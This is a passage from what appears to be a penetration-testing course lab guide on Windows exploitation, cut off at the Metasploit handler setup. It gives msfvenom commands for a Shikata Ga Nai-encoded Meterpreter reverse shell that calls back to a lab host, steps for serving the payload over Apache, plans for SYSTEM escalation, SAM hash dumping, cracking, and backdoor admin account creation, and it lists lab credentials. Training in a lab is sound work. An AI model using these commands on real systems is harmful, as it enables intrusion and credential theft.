Module 08: Windows Exploitation and Privilege Escalation

```
# Exercise 03: Exploiting and Escalating Privileges on a Windows Operating System
```

Scenario

Weak password policies, unencrypted hash storage, and default administrative configurations represent primary attack vectors for internal post-exploitation. After gaining an initial foothold on a target host, penetration testers escalate privileges to SYSTEM level, dump local Security Account Manager (SAM) password hashes, and crack them offline using dictionary attacks.

In this exercise, we generate an encoded executable payload using `msfvenom` (**shikata.exe**), host it via an Apache web server share (**http://172.19.19.18/share**), and trigger execution on the target Windows host (**172.19.19.15**). After establishing a Meterpreter session, we elevate privileges to SYSTEM (**getsystem**), extract NTLM hashes using **post/windows/gather/hashdump**, and crack user password hashes with **John the Ripper** (**sudo john --format=nt hashes.txt**). Cracking user `steve` 's hash reveals the plaintext password **italy**.

Finally, we remotely enable Remote Desktop Protocol (RDP) on the target host using **post/windows/manage/enable_rdp**, add a custom administrative account (**CPENT** / **cpentpw@123**), and verify full GUI access using **Remmina**.

Objective

The objective of this lab is to help students learn how to:
- Generate obfuscated `msfvenom` payloads using Shikata Ga Nai encoding (**msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai ...**)
- Host web payload distribution shares via Apache HTTP Server (**http://172.19.19.18/share**)
- Configure Metasploit multi/handler listeners (**exploit/multi/handler**) on port **443**
- Elevate local privileges to SYSTEM using Meterpreter (**getsystem**)
- Extract NTLM credential hashes from target SAM databases (**post/windows/gather/hashdump**)
- Crack NTLM password hashes offline with **John the Ripper** (**sudo john --format=nt hashes.txt**)
- Identify user `steve` 's cracked password (**italy**)
- Remotely enable RDP services and manipulate local user/administrator groups via command shell
- Authenticate to target remote desktops using Remmina GUI client


---

Task 1: Generate Payload, Host HTTP Share, and Catch Meterpreter Session

In this task, we prepare an encoded Metasploit payload on Parrot Security, host it on an Apache web share, set up a multi/handler listener, execute the binary on the target machine, and escalate privileges to SYSTEM.


Lab Tasks

1. Log in to Advertisement Dept machine (**172.19.19.15**) as **Administrator** / **Pa$$w0rd** and ensure Remote Desktop is disabled.




1. Switch to **Parrot Security** (**toor**). Open terminal and elevate to root:
   sudo su


2. Generate an encoded reverse TCP payload using `msfvenom`:
   msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '' lhost=172.19.19.18 lport=443 -f exe > /home/pentester/Desktop/shikata.exe




1. Start Apache HTTP Server service:
   service apache2 start




1. Create web share directory and set access permissions:
   mkdir /var/www/html/share
   chmod -R 755 /var/www/html/share/


Applications Places System
Fri Aug 30, 03:56
mkdir /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/pentester]
#service apache2 start
[root@parrot]-[/home/pentester]
#mkdir /var/www/html/share
[root@parrot]-[/home/pentester]
#
README.license
Trash
stilkata.exe
Menu
mkdir /var/www/html...



1. Copy generated payload to web share:
   cp /home/pentester/Desktop/shikata.exe /var/www/html/share



1. Launch Metasploit console and configure handler:

